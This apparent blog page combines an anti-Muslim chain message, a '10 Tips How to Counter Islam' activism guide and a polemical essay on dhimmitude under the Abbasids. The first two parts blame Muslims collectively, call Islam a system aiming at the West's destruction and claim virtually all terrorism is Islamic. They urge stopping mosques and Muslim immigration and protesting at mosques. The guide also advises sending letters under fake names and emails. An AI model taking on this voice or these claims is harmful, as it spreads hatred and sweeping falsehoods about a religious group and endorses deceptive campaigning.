They’re not happy in Yemen

They’re not happy in Pakistan

They’re not happy in Syria

They’re not happy in Lebanon

They’re not happy in Nigeria

They’re not happy in Kenya

They’re not happy in Sudan

They’re not happy in Morocco

They’re not happy in Afghanistan

******** So, where are they happy? **********

They're happy in Australia
They're happy in Belgium
They're happy in France
They're happy in Holland
They're happy in Italy
They're happy in Germany
They're happy in Spain
They're happy in Sweden
They're happy in Denmark
They're happy in the USA & Canada
They're happy in Norway & India
They're very happy in England (UK) (Loads of Welfare Benefits)
They're happy in almost every country that is not Islamic!
And who do they blame? Not Islam… Not their leadership… Not themselves…
THEY BLAME THE COUNTRIES THEY ARE HAPPY IN!!
And they want to change the countries they're happy in, to be like the countries they came from where they were unhappy.

Islamic Jihad: AN ISLAMIC TERROR ORGANIZATION
ISIS: AN ISLAMIC TERROR ORGANIZATION
Al-Qaeda: AN ISLAMIC TERROR ORGANIZATION
Taliban: AN ISLAMIC TERROR ORGANIZATION
Boko Haram: AN ISLAMIC TERROR ORGANIZATION
Al-Nusra: AN ISLAMIC TERROR ORGANIZATION
Abu Sayyaf: AN ISLAMIC TERROR ORGANIZATION
Al-Badr: AN ISLAMIC TERROR ORGANIZATION
Muslim Brotherhood: AN ISLAMIC TERROR ORGANIZATION
Lashkar-e-Taiba: AN ISLAMIC TERROR ORGANIZATION
Ansaru: AN ISLAMIC TERROR ORGANIZATION
Jemaah Islamiyah: AN ISLAMIC TERROR ORGANIZATION
Abdullah Azzam Brigades: AN ISLAMIC TERROR ORGANIZATION
Al-Shabbab Somalia: AN ISLAMIC TERROR ORGANIZATION.

And this is just scratching the surface on Islamic terrorism. There are more. Lots more…

Please forward a link to this video to help spread the word that virtually all terrorism today throughout the world is ISLAMIC…and risk being called a hate monger for telling the truth about Islamic hate mongers.

Thank you from author I.Q. al-Rassooli.

10 Tips How to Counter Islam

JANUARY 17, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

Unless the individual US citizen takes personal responsibility to counter Islam and the stealth jihad encroaching our Western culture, the consequences are catastrophic.

Nicolai Sennels | **10NEWS.DK**

COUNTER ISLAM IN AMERICA

1) Fight, Stop and Roll Back all Types of Sharia

Islamic law, Sharia, is opposed to secular, democratic laws and humanistic values. It is not only discriminatory towards Muslim women, it demands Muslims to actively oppose democracy, and to fight, enslave and kill non-Muslims. By allowing Sharia into our societies, no matter in how small quantities, we are giving breathing air to a system that ultimately aims at our destruction. It also sends a welcoming signal to Islamic fundamentalists, that they can come and live without having to assimilate to our societies and values. It sends a signal to both Muslims and non-Muslims that democratic, humanistic values are worth less than the foreign and medieval, religious laws of a brutal religion.

For Understanding Islam, You, the reader, should review this video from 2010 and one can see how far this has progressed since then to today

https://youtube.com/watch?v=YpM6QKaAgP0

Examples of Sharia:

- Halal, Muslims-only prayer rooms, Islamic holidays and traditions in public institutions.
- Islamic face-coverings (burqas and niqab) in public areas.
- Islamic veils as part of public uniforms.
- Dominating Islamic architecture in our cities.

Related: What is Islamization?

2) Stop the Mosques

Mosques spread a literal interpretation of the Islamic scriptures. They refuse to distance themselves to the criminal aspects of the Quran and Muhammed. Instead, they preach these as divine truths. Thus, mosques functions as rally points for Islamic fundamentalists and exercises social pressure on more moderate Muslims to adhere more strongly to the Sharia. We must demand that mosques actively and consequently condemn the passages of the Islamic scriptures that call for – or even order – criminal behaviour. In most countries this can be done with reference to constitutional laws banning religions or organisations spreading a message of violence or public disorder. We also must spread knowledge about the books that Mosques, Imams and Islamic organisations preach as divine truths every Friday in the middle of our vulnerable, democratic societies.

Related: How To Stop A Mosque

3) Support Free Speech: Use it!

The only thing that Islam fear as much as a conscientious, diligent and sufficient police force (soon to be enforced by the military), is truth. That is why most Muslims are against Free Speech: because it allows us to expose the criminal intentions of Islam and reject Muslims' demands for special treatment as cultural imperialism.

Therefore we must stand by Free speech, and there is no other real way to do this than by using it actively to criticise Islam. If possible, publicly and without hiding our face and name.

4) Stop Muslim Immigration

Islam is spreading via emigration. The Quran even promises abundance and a divine reward for emigrating for the cause of Islam: "And whoever emigrates for the cause of Allah will find on the earth many locations and abundance," says the Qur'an. "And whoever leaves his home as an emigrant to Allah and His Messenger and then death overtakes him, his reward has already become incumbent upon Allah. And Allah is ever Forgiving and Merciful." (4:100)

Without Muslim immigration and refugees, Europe would not have had the massive problems with economy, safety and cultural destruction that we have to day, and which is now spreading to East Europe and USA, partly as a result of Islamic terrorists' successful efforts to create large refugee streams.

We have to insist on full border control, complete national control with immigration and refugee laws (opposing EU and UN) and a full stop of Islamic immigration (including family reunifications). Bitter experience show, that it is impossible to integrate Islamic culture sufficiently. The result is devastating economical problems and the creation of parallel societies with extreme crime rates, functioning as hotbeds for terrorists and the spread of Sharia at the expense of secular law.

> **Related**: **Hijrah: "Jihad by emigration"**
>
> **The long-lasting solution to the refuge crisis?: The perfect refugee camp 10 good reasons to reject refugees coming to the West**

5) Giving people something to rally behind

A majority of Westeners is worried about Islam and Muslim immigration. But out of fear, most people do not speak out about it. To remove this fear it is important to make people aware that many other support their opinion and that there are strong, sympathetic communities and movements, that they can easily rally behind. One very successful such movement is the German Pegida demonstrations.

So find a way to make people aware that they are not alone with their aversion against Islam, and that there are normal, sympathetic citizens out there that they can join, and share and work together with.

And give people something they can rally behind and around: Slogans, symbols, newsletters, petitions, parties, organisations and movements, brave spokes women and men, demonstrations, blogs and social media groups.

Be an inspiring example by showing courage, being knowledgeable and acting without anger.

> **Related**:
>
> **Surveys: Majority of Europeans is against spread of Islam**
>
> **Psychological Explanations of Political Correctness**

6) Activate Religious and Political Institutions

This is basically about lobbying.

Get in contact with religious societies, churches, and political and economical think tanks and organisations. Make them see that criticising Islam can benefit their own cause (Islamic persecution of Christians, Muslims vote Left and cost billions, Muslim women are suppressed, mosques makes the price on apartments nearby decrease – etc.). There are plenty of reasons why political groups and institutions should worry about – and speak out against – Islam and Muslim immigration.

Send them letters and books, ask for a meeting with them, join their Facebook group and start – slow and carefully – to post Islam critical stuff on their page. See if they would be interested in sending your material to their members – or help them produce their own Islam critical material.

If you are lucky, you might get really good contacts inside media or the established parties or acknowledged organisations.

7) Start Blogging – Every Day!

There is a catastrophic lack of blogs in many countries. Important with blogs: Post stuff every day (to build up traffic and interest), make a newsletter and make it easy for people to sign up for it (you can just build your newsletter out of e.g. your 10 latest posts), link to original sources, stick to the facts, no emotional outbursts, keep a sober language and ban racists and Nazis from commenting.

Find your blogging material on Facebook and international blogs like **rightsidenews.com**, **gatesofvienna.net**, **vladtepesblog.com**, **thereligionofpeace.com**,**europenews.dk**, **jihadwatch.org**, **pamelageller.com** and **10news.dk**.

Whatever you post, makes sure to also spread it on Facebook (in several groups if possible) and Twitter. Get your tech-friend to do some SEO and if you like, build up a blogger community where you share the work load of finding, translating, posting and spreading news.

8) Demonstrations

If you have the capacity, making demonstrations can be very effective. It often attracts media, it mobilises people and it can send a strong signal to politicians (especially if you manage to get journalists interested). Use Facebook to announce it, remember to get the right permits from the police and from the local municipality, make signs and a big front-banner. Find good/famous

speakers and consider to not just do one demonstrations, but a string of them on e.g. every Monday or 1st Monday in every month.

You can also chose to do such demonstrations in front of mosques, the parliament or other places where it will attract more attention from relevant people.

9) Write Letters to the Editor – and keep doing it

If the media had not been so reluctant to report about the nature of Islam and the consequences of Muslim immigration, the current threat against freedom and safety would not be at the level it is today. The earlier our fellow voters are convinced that filling their parliaments with brave women and men who are willing to counter the influence of Islam, UN's conventions on immigration and EU's laws on open borders, the greater the chance of a successful outcome for everybody. Journalists and editors are not happy to report about things that they willfully have kept as a secret in order not to stir up any "wrong" thoughts in the population. In We can help to fill the information gap by sending letters to the editors. The opinion pages are the most read sections in newspapers, and even if the letter is not printed, we still sent a signal to the editor that their readers are interested in this particular topic (and if they want to sell newspapers they better write about things that interest their readers). A third benefit is that by formulating such letters, one sharpens one's mind and ability to argue for freedom and against its enemies. Here is how you get started:

a) Find the email address for letters to the editor.
b) Always write about current matters. It can be EU's refugee quotas, a recent statement from politicians, fresh statistics on immigrant crime, etc.
c) Write concise – short and precise. 2-5 sentences should be enough. Longer pieces can be excellent but it is harder to get the editor to print them on paper. Example: "The only win-win solution to the refugee problem is to send all back and build proper camps in their own regions. In this way hopefuls are dissuaded from leaving their families alone in dangerous conditions and taking long and often deadly travels. We can provide food and safety for dozens of people for the same money that it costs to accommodate a single asylum seeker here in our own country. I vote for closed borders, sending back refugees and helping them in their own regions where they can feel more home in their culture and language."
d) Include links for documentation.
e) Use a fake email, name and address if needed.
f) Bcc relevant friends so they can be inspired.
g) Copy-paste your letters into comment sections on online news sites and blogs – to maximize the benefit of your efforts. You can also send them to relevant politicians or post them on Facebook etc.
h) Find out how to check if the newspaper printed your letter – and remember to celebrate when you get a letter printed on paper (I get around one out of three letters printed on paper

– I have more than 700 on paper until now).

10) Protecting the Inner Level

Many people in Europe and also some in the rest of the West are preparing themselves for living in more violent societies. In Sweden there is an increase on weapon sales, in Germany pepper spray is sold out, and still more women and men learn self defence. Hopefully many will join their country's national guard.

One can not go wrong with any of this, as long as it all happens within the frame of democratic law.

But while doing all these outer activities, we should also remember our inner values and development. What we are and what we become inside, will be the future of coming generations.

Countless things can be communicated through books and computers. But transmission of values and outlook on our inner and deepest levels is only possible through a human-to-human connection: From person to person, from parents to children, from one generation to the next.

Therefore we not only have to protect our outer society and culture, our democratic rights and humanistic norms. We also have to protect our inner life, and here anger and fear are great obstacles. A professional policeman and an angry or fearful policeman are two completely different things.

One major problem is that irresponsible politicians and our own laziness and attachment to a comfortable lifestyle is letting things get so much out of hand, that we might feel the need to brutalise ourselves in order to rectify our leader's historical mistake.

If we come out of this clash of civilisations with more anger in our minds and less respect for human dignity, we will have lost the very basis for what we are fighting for.

Therefor we should not only see ourselves as outer protectors of society. We must also remember that we are carriers of an important human transmission of inner values and outlook on very deep, psychological levels, that has taken centuries to realize and solidify.

It is a psychological fact that our emotions are the strongest driving factor for our actions. In other words: people behave the way they feel. When people behave bad it is a sign of painful inner states or very wrong ideas that will lead them into filling their own lives and mind with suffering. This does not mean that we should take pity on misbehaved Muslims and remain passive while they try to compensate for low self-esteem, rid themselves of the pain of anger or sexual frustration, or strive for divine reward, by harming others. One should stop their behaviour and

hopefully with the maximum amount of pedagogical effect. But always with the minimum amount of damage, and with as little anger as possible. We can do that by holding on to the wish that they will be happy in the future – possibly far away – and thus one day find surplus and an outlook that will be the basis for more positive actions, that will fill their lives and surroundings others with more love and happiness.

In short: There is an omelet to be made, but it must be made with the least amount of broken eggs and with the continuous wish for long term win-win situations. This leaves no space for unnecessary brutality or feelings of revenge or hate.

Keeping the style in difficult times takes a calm mind, mature and wise compassion, and a very broad view, but while doing what is necessary on the outside, we must never forget to protect our own human development and our ultimate wish for the happiness of all beings. If one should find oneself in a situation where aggression is needed, the best inner support is probably to think that one does it for the benefit of others and to stop one's opponent from inflicting further harm on others and himself.

There is no other way of protecting our inner, cultural transmission than by cultivating it, being it and showing others by example that it is really possible to remain so, even in troubled times.

So claim and live up to you and your generation's responsibility. And be that courage, joy and love that you wish future generations to experience and build their life and societies on.

SOURCE: **10NEWS.DK**

The Abbasid Dynasty Part III, Dhimmitude

JANUARY 17, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, GREAT RESET, ISLAM

by Dan Wolf

This third article on the Abbasids covers the relationship between jihad and dhimmitude, and the development of Islamic law as related to this topic. This article will examine the following: (1) defining some relevant terms, (2) the relationship between dhimmitude and jihad, (3) governance under dhimmitude, (4) taxation, (5) church complicity, and (6) outcomes.

Definitions

I am going to assume that the terms in this article are unfamiliar to you. So we are going to start with defining a few of them.

Ata – A gift, in this case of land given to someone who participated in jihad.

- **Dhimmi** – Literally 'protected people.' These are the peoples of the book conquered through jihad. They belong to the umma and are administered by the state on the umma's behalf.
- **Iqta** – Granting of land to army officials for a limited period of time, in lieu of wages.
- **Jihad** – Warfare conducted to advance Islam. This warfare can be conducted either through arms or by peaceful means. The peaceful means recognized vary, but include jihad of the pen, mind, tongue, wealth, and hand. Jihad is required of all Muslims based upon the Qur'an. While this term is sometimes used to refer to spiritual warfare, that is not the type of jihad that applies to this topic.
- **The Maghreb** – Region of North Africa between Libya and Morocco, incorporating the Atlas Mountains.
- **Mawalis –** Non-Arabs who convert to Islam.
- **People of the Book** – Christians, Jews, and Zoroastrians.
- **Qadi** – Judge within a Muslim community who renders decisions based upon Islamic law.

- **Razzia** – Bedouin raids conducted to obtain wealth and goods from others. These raids were a normal part of Arab culture long before Muhammad's birth.
- **Umma** – The brotherhood of Islamic believers.

Jihad and Dhimmitude

The previous articles have discussed the rapid expansion of Islam after Muhammad's death. 'After the Abbasid revolt, the caliphs … contented themselves with sending their troops to pillage, sack, and carry off booty from across their frontiers with Anatolia and Armenia. But in the West, Islamic expansion continued by maritime warfare. In the ninth and tenth centuries, Berbers and Arabs from Spain and the Maghreb raided the coasts of France, Italy, Sicily, and the Greek Islands.' These attacks reached up the Italian peninsula as far as Rome in 846 and Naples just ten years later. Bat Ye'or has written extensively about this period of Islamic history and dhimmitude specifically. Her book *The Decline of Eastern Christianity under Islam* provides a good historical overview of this period and aspect of Islam's history. Her work contains many references to direct source material for those who want to learn more, and is used extensively for this article.

The Islamization of this conquered area took place in two phases. 'The first phase consists of a military conflict defined by specific rules, the *jihad*. The second phase represents *dhimma*, or the government of the conquered peoples. While the *jihad* stipulated the modalities of dividing the booty (land, property, conquered peoples) between the belligerents, the *dhimma* assigns a long-term economy function to the *dhimmis*, which consists of supplying the needs of the Muslim community.' While the events in this article occurred across all the conquered areas, they unfolded differently across the towns and the rural areas. We will also include some information about the Ottomans who replaced the Abbasid in 1258. As mentioned last time, the Turks in large part were the caliphate's ruling power by the middle of the tenth century. The biggest difference between dhimmitude within the two empires was that Islamic law was still being developed during the Abbasid dynasty, while it was mostly formed by the time the Ottoman's ruled.

The three drivers of jihad included Muslim adventurers, 'avid for booty, they, too, became soldiers of holy war (*ghazi*, from the work *ghazwa*: *razzia*). Arab judges (*qadis*), who knew the regulations of *jihad*, flocked toward the frontiers to instruct and lead them. Thus fanaticized by cohorts of theologians, these bands of ghazis, accompanied by regular armies composed of slaves, raided Armenia, Mesopotamia, and Anatolia, where gradually some Turkish emirates emerged.' This jihad lasted until the seventeenth century, with Islamic forces reaching as far as Vienna in 1683. The wars waged by these ghazis reconciled Islamic faith (as instructed by the Qur'an) with the lust for booty, that was often satisfied by the capture of non-Muslims destined for either slavery or ransom.

Before we close this section, we should note that the taking of the spoils of war, captives as slaves, etc. was not an uncommon practice during this period. You will find many European nations, including the Byzantines, practicing the same things. What is unusual is the degree to which they were carried out and the period of time over which they extended, along with their link to a religious ideology stemming from Islam itself. To say that what is occurring in the Middle East today is a new form of extremism is simply wrong, and ignoring historical facts – and while one is free to choose their own opinions, the facts speak for themselves. This period has been documented by both Muslim and non-Muslim sources. The information is there for those who wish to know the truth. I'll close this section with the following from Ye'or's book:

> 'The general picture of destruction, ruin, massacre, and deportation of urban and rural populations was common to all the conquered territories in Asia, Africa, and Europe. Well documented by contemporary Syriac, Greek, and Arabic chronicles, the few examples provided illustrate a general situation as it recurred regularly during the seasonal razzias, over the years, and for centuries. The chronicles, in great part translated and published, are well known to specialized historians and indicate clearly, beyond any shadow of doubt, that the rules of jihad concerning booty, the fifth part, the fay, levies on harvests, and the fate of populations (conversion, massacre, slavery, or tribute) were not just vague principles laid down by a theoretical treatise on warfare, construed by some obscure theologian. The Arabs, stirred by their profound belief and the conviction of belonging to an elite nation, superior to all others (Koran 3:106), put them into practice, feeling that they were thereby fulfilling a religious duty and executing the will of Allah.
>
> 'It must be stressed, however, that massacre or slavery of the vanquished peoples, burning, pillage, destruction, and the claiming of tribute were the common practices during the period under consideration of every army whether Greek, Latin, or Slav. Only the excess, the regular repetition and the systemization of the destruction, codified by theology, distinguishes the jihad from other wars of conquest or depredation.'

Rural Areas

Razzias were conducted on a seasonal basis. In rural areas these often eliminated the forthcoming harvest, the food supply of the local population, but the raiders also took livestock, people as slaves, and whatever other property was of value. All territory and slaves taken from non-Muslims became either *fay* (property belonging to the *umma* and administered by the state), or booty given to individuals who participated in the raid. This division of property between the state and the raiders was performed by the *qadi*, an Islamic judge. These judges normally accompanied the jihadi soldiers into new territory as it was conquered. 'The nomadic tribes demanded that it be shared out immediately and the conquered peoples enslaved, as at the time of the Prophet.

However, the redistribution of power within the Qurayshite clan where the caravan merchant bourgeoisie of Mecca was prominent replaced these practices by the concept of an Islamic state monopoly on the bulk of the war booty, which was then conceded in the form of domains (*iqta*) or allowances (*ata*) to the Arab tribes.' These lands could be granted for either a specific period of time or in perpetuity. One condition of receiving such a grant required the receiver to both equip an army and for it to participate in the fighting.

The basis for fay and dhimmis are both derived from Islam's sources. The basis for fay came from Muhammad's decision to keep the Banu Nadir's property in Medina when they were exiled, with the intent it be administered for the benefit of the *umma*. Dhimmi status came from the treatment of the Jews at Khaybar after they were defeated and their lands taken. They were made slaves and allowed to stay and farm the land, but had to give half of their crop to Muhammad. This dhimmi status was to be retained only so long as the Muslims allowed – it could be revoked at any time for any reason.

Some have compared this form of servitude to the feudal system in Europe that had already developed by this time, but these are not the same. The power of the European princes was normally limited, and usually extended only over rural areas. To retain power these local rulers needed some degree of cooperation from those they ruled. Normally a social contract outlining the responsibilities of the ruler and the subjects was created. Subjects typically provided labor for the ruler for a specific period of time over the year, and in return a ruler provided protection to their subjects. A violation by either party would nullify the agreement, and if a ruler became too oppressive some subjects would leave that kingdom. They could also move into cities or towns as feudalism did not normally extend over those areas – no one typically owned the buildings and the land upon which they set at times was owned by a religious organization (church, abbey, convent, etc.). Often people who left feudal lands and remained within a town for a year and a day came to be recognized as free. This is not the case with dhimmitude where people were tied to a specific location, they were not free to leave, nor did they have the latitude to produce goods for themselves.

The effect of the razzias was to depopulate the rural areas as people either died, were enslaved, or fled into the towns, or left the area altogether. The struggles between the state and the tribes over the distribution of booty set up continued conflict and destruction across the land where war was being waged. This left much of the land uncultivated as the remaining native people again attempted to leave, and the invaders, being primarily soldiers, merchants and shepherds, would let the land lie fallow. As agriculture was the caliphate's primary income source, these events disrupted its revenue stream. In response, the caliphate used censuses to forcibly repopulate the land with inhabitants who had previously cultivated it. This was complimented by the wholesale transfer and deportation of dhimmi populations from one area to another. These transfers fragmented the dhimmi populations further into groups that were often hostile toward each other, and contributed to yet further disintegration. However, the cycle of raids continued, each

cycle resulting in more death and enslavement of smaller populations. Each time people once again tried to flee to non-Muslim countries, into the relatively remote mountainous regions, or to hide within the slave populations within the towns.

Several actions were undertaken by the caliphate in response. One was to create passports containing the individual's name, their parents' names, and their location. Individuals were not allowed to leave the area unless they had paid both their own taxes and their parents – even if the parents were deceased. Second, obligations were created requiring the wearing of distinctive clothing and markings to identify non-Muslims. Any violations were treated harshly.

Towns and Cities

The experiences of the towns was in some ways quite different. These normally had walls that served to protect the residents. Some, deprived of food were conquered and the entire population was put to the sword and/or enslaved. Others were able to negotiate a treaty with the invaders. At times the towns would put up little to no resistance. Towns at this time were normally required to pay tribute to far off rulers. From the town's perspective, it did not matter whether they paid tribute to a far-off ruler in Constantinople or one in Baghdad or Damascus. The local populations did not understand that the purpose driving the Arab razzias had changed. Islam at this time was just thought to be another religious heresy. The inhabitants did not understand the change that had taken place through the Arab conversion from paganism to Islam. There were few written copies of the Qur'an, and few who could read Arabic. The native populations did not understand Islam's tenets, so they did not understand how those differed from their Christian, Jewish, and Zoroastrian religions – instead they assumed Islam's beliefs were a variation of to their own.

The agreements reached by the towns with the invaders largely left their civic and religious structures in place. This was important as initially the invaders were in the minority in the lands they had conquered. It is doubtful the jihad could have conquered such a large area so rapidly if the native populations had rose up in rebellion against the new rule. 'All territory taken from infidels became the property (fay) of the state. It formed *dar al-Islam*, lands administered by Islamic law for the benefit of Muslims and their descendants. This principle, established by the Arab conquest, instituted a political and legal dogma rooted in theology.' Typically one-half of all churches and houses in a conquered area would become the property of Muslims, and the acquired churches would be converted into mosques.

The two pillars of early Islamic society were the army – formed of both Arab tribes and slaves taken in war – and the conquered peoples; tributaries, slaves, free men, and converts, a workforce used to feed the caliphate's economic engine. A third pillar, judicial power, was being developed, and it is to the governance formed under that power that we turn to next. It should be noted that before this last pillar's development, force alone was used to resolve disputes and retain order.

Governance

As mentioned above, the conquerors were initially the minority population within lands they had acquired. When the Abbasids came to power, Muslims were still 'the minority among the Monophysite Christian population (Egypt, Syria, Mesopotamia), or Nestorians (Iraq). Zoroastrians populated the towns and villages of Iran and a numerous Jewish population still survived, principally in Palestine, Syria and Iraq, but also in Persia, Egypt, North Africa and Spain.' Therefore, they typically left the existing civil and religious structures in place and installed a military governor who ruled on the caliph's behalf. The national languages were left intact, as the Muslims had to rely on the native population for a society's day to day functioning. As mentioned above, most of the Arabic population were either merchants or shepherds, what governance experience they had was based upon the tribes and clans. The societies they had conquered were both more complex and sophisticated.

The caliphs reasoned that this situation could not last. They needed to consolidate power in order to retain the lands they had conquered. They undertook a two-pronged approach to achieve that end. One was to increase the Muslim population within the newly acquired lands. 'Caliphs, sultans, emirs, or provincial governors—whether Arab or Turkish—encouraged the emigration and settlement of their tribes on the conquered lands in order to consolidate their power against their rivals. The nomads, whose numbers increased incessantly, could only maintain their essential needs by pillaging villages and towns, confiscating goods, extorting money under torture, and ransoming and abducting the youth who were a marketable commodity and a source of wealth as slaves.'

The second has already been discussed, that the native people taken as slaves within a conquered area were normally sent to other locations. The focuses here were to: (1) develop rules for the division and administration of the conquered areas, and (2) to both keep the dhimmis on the land and protect them – in order to protect the revenue stream the caliph needed to maintain the army. In short, the population left to work the land simply became economic producers.

The rights of non-Muslims were extremely limited. 'Islamic law forbade non-Muslims the ownership of landed property and transferred it to the Muslim public treasury administered by the caliph. Military districts were given as fiefs by the caliph to members of his family and to tribes or military chiefs for a limited period of time or in perpetuity-in exchange for the equipping of a military unit and its participation in expeditions. This military administrative hierarchy survived in the Ottoman Empire till the nineteenth century.' In addition, other legal restrictions developed and included:

- Numerous verses of the Qur'an (such as 3.27, 114-5, and 5.56) and hadith forbid either a Christian or Jew from exerting authority over a Muslim, so dhimmis were excluded from

public office.

- ‘All litigation between a Muslim and a dhimmi was under the jurisdiction of Islamic legislation, which did not recognize the validity of the oath of a dhimmi against that of a Muslim.’
- ‘Construction of new churches, convents, and synagogues was forbidden, but restoration of pre-Islamic places of worship was permitted, subject to certain restrictions and on condition that they were neither enlarged nor altered.’
- ‘The Koran forbids forced conversions … the alternatives forced on the Peoples of the Book—namely payment of tribute and submission to Islamic law or the massacre and enslavement of survivors—is, in its very terms, a contravention of the principle of religious freedom … After the Arab conquest, a number of Christianized Arab tribes suffered defeat, enslavement, and forced conversions.’ At times these forced conversions included the use of torture.
- Non-Muslims were required to provide clothing, along with three days of shelter and provisions, to any Muslim traveler in need.
- ‘The dhimma required the humiliation of the dhimmis, who were accused of falsifying the Bible by deletions, distortions, and omissions of the prophecies heralding Muhammad’s mission.’

Houses had to be inferior and smaller than those of Muslims.
Arab honorific titles were forbidden to non-Muslims.
Marriage and sexual relationships between dhimmis and Muslim women were punishable by death.
Dhimmis could not ride upon a noble animal, such as a horse or camel.
Dhimmis were normally struck by the tax collector as they paid their taxes as a sign of the dhimmis inferior position.

Many more examples could be cited, but the above suffice to demonstrate the second class status of the dhimmi under Islamic rule. Many of these provisions remained in effect until the eighteenth century, and in some areas they were retained until the middle of the twentieth century.

Taxation

Just as with other aspects of society, Islam absorbed what was around it and made the foreign structure, concept, or idea its own. This is also true of taxation. ‘The components of Byzantine and Persian taxation absorbed into Islamic institutions were specified by the concepts of jizya (poll tax on non-Muslims), kharaj (tax in kind or in money on their land), fay (state property), which were integrated into a theological conception of a war of conquest: jihad.’

Under the Umayyad, five types of taxes were levied. These included a land tax (*kharaj*), provisions in kind (related to harvests), a poll tax (*jizya*), a tax covering the expenses and maintenance of the tax collectors, and a general tax levied to provide for the upkeep and clothing of Muslims. As noted earlier, the treatment of dhimmis through continued *razzias* and the devastation that resulted, even after the initial conquest, forced many to flee to comparative safety elsewhere. The administration resorted to brutal measures to prevent dhimmis from leaving, and taxes were often extorted using torture and death – particularly crucifixion. When taxes could not be paid, children were often taken as payment. While Islamic works justifying fair treatment of dhimmis in the collection of taxes exist, such as those of Abu Yusuf Ya'qub (731-798), chronicles written by witnesses to the tax collection processes in place indicate that these practices were seldom, if ever, carried out.

Land was divided into two types. The first were Arab lands. These were tithe lands where tribute was paid by the Muslim tribes to the caliph. The second were the lands taken from non-Muslims. These were referred to as the kharaj lands. These were owned by the state to be administered for the benefit of Muslims. The conversion of conquered peoples to Islam and the resettlement of these areas by Arab emigrants resulted in the gradual transfer of these lands from those subject to the kharaj to those paying tithes.

Conflict arose between the caliph and those who participated in jihad as their interests were contradictory. The jihadi participants demanded payment in terms of land, slaves, and possessions as had occurred under Muhammad. This wealth was largely necessary as the Arab people had been principally merchants and shepherds, they generally did not know how to farm and were unable to create incomes sufficient to meet their own needs in the new lands. On the other hand, the caliph's taking of fay increased his wealth and power, and provided the resources that were needed to support the Muslims who had been relocated to the conquered lands. It is a classic example of the struggle between individuals trying to find a way to meet their own needs and an elite group claiming to have a higher authority who should be the one that provides those needs – although the means used in this case are in no way comparable to those that unfolded in Europe or North America. More information on the struggle between individuals and elitists, or individualism and collectivism, can be found in *Do You Want to be Free?*.

The *jizya* was a wealth tax that initially had three rates, depending on the assessed wealth of the tax payer. The rates and number of tiers increased after their initial imposition. While dhimmis were subject to the *jizya*, Muslims were subject only to paying the *zakat* – the alms required by Islam. Extortion was used to collect the *jizya*, and tax collectors demanded gifts in addition to the taxes. In theory those who could not pay – such as women, paupers, the sick and feeble – were exempt from this tax. However, chronicles from this period indicate that the *jizya* was extracted from widows, orphans, and even the dead. When traveling, it was typical for a dhimmi to display a

proof that they had paid the *jizya*, either around the neck, wrist, or chest. To travel without this proof was to risk death.

The caliphate's need for funding increased as the size of the empire increased and war continued. 'Economic problems, fragmentation of the empire, and the wars against Byzantium caused a tougher systemization of religious persecution which was integrated into Muslim government institutions.' The oppression was so great that rebellions sometimes resulted. Of special note were the rebellions by the Copts in Egypt in 725, 739, and again in 832. Ninth century writers indicate that the situation was similar in Islamic Spain.

In addition to taxes, ransoms were also often extracted from either wealthy non-Muslims (notables) or communities as a whole. This taking of ransom was a part of Arab culture that predated Muhammad, and was extracted not only by the state but by the tribes and clans within an area as well. Its existence was the product of life in a difficult environment where there were often not enough resources to meet a tribe's needs, so in order to survive they took what they needed. This relates to the concept called *muruwa* that was described in an earlier article. We are shaped by our culture and often changes to such basic beliefs require a very long time to establish themselves. If the ransoms (*avanias* or *awarid*) were not paid, an entire community could be subject to the sword, torture, or the women and children could be taken as slaves in payment. Again, these events occurred over an extremely long period of time. The Abbasid began their rule in the mid-eighth century, but these practices were still written about in areas such as Morocco until the eighteenth century, and in parts of Syria, Palestine, and Iraq until the nineteenth century. That is a period of over a thousand years. But as stated earlier in this article, all of this was unlikely to happen without the complicity of the church, and it is to that topic that we turn next.

Church Complicity

The initial approach of leaving the civic and religious powers in place ensured their complicity in the subjection of the dhimmi peoples they led. The civic and religious leaders retained local power over the people and wealth the city or town possessed, and their continued leadership being subject to the will of the caliph ensured their allegiance in ways that could not be obtained by using Arab tribal leaders. 'In the first centuries of the Arab conquest, mainly Christian and Zoroastrian notables, but also Jewish—as well as innumerable *mawalis* and Christian and Jewish slaves originating from the spoils of war—held important positions, not only close to the caliphs but also in the administration and the army. …

'Scribes, secretaries, treasurers, accountants, architects, craftsmen, peasants, doctors, scholars, diplomats, translators, and politicians, the Christians formed the base, the texture, the elite, and the sinews of the Muslim empire. It is probable that without their collaboration the creation and expansion of this empire would not have been possible. The conquered Christian masses placed

all the resources—all the proficiency, the accumulation of technical skills, and sciences built up by earlier civilizations—at the service of nomad chiefs or semi nomad Arabs and, later, of Turks.' There arose a powerful class of dhimmi merchants, bankers, and traders, and their presence in the caliph's courts belied the destruction that was occurring in the rural areas where jihad continued to be waged at the same time. Although the composition of this group changed over time, the group itself lasted for centuries – until well into the nineteenth century under the Ottomans. Resistance in the form of peasant revolts were generally local in nature, and lacking leadership, they were usually doomed to failure before they began.

So why did this collaboration happen? There are at least four reasons. First, in the short-term it allowed the church to retain its rights, and exercise the fiscal, legal, and spiritual control of its communities – while at the same time providing great wealth for a privileged minority of its members. The church became the arm of the caliph and was initially often responsible for collecting the tribute. Second, there were many small kingdoms, particularly in Eastern Europe, where powers often went from being antagonists of Islam to collaborators in order to put to rest old scores with surrounding kingdoms – to exact revenge for previous perceived wrongs. The disaffected also migrated toward Islam to settle old scores. 'One may discern a self-perpetuating Christian Islamophile current running consistently through history, even swelling the ranks of the Islamic armies, which strengthened and guided them toward the conquest of their former homelands. Princes, adventurers, and frustrated ambitious men flowed in a continuous wave toward the sultans, whom they advised and to whom they gave precise information on the state of the Christian provinces.' Third, the Byzantine Church was often very repressive itself with those who varied from its religious doctrines. These disaffected groups welcomed Islam as liberators. In the words of pseudo Dionysius, a Syriac cleric who chronicled events in the ninth century, 'The God of vengeance … seeing the evilness of the Romans who, wherever they ruled, cruelly pillaged our churches and monasteries and mercilessly condemned us, led the sons of Ishmael from the region of the south in order to deliver us from Roman hands.' Fourth, the Eastern Orthodox hierarchy found collaborating with Islam useful in deterring the advance of Catholic proselytizing within the areas of its influence.

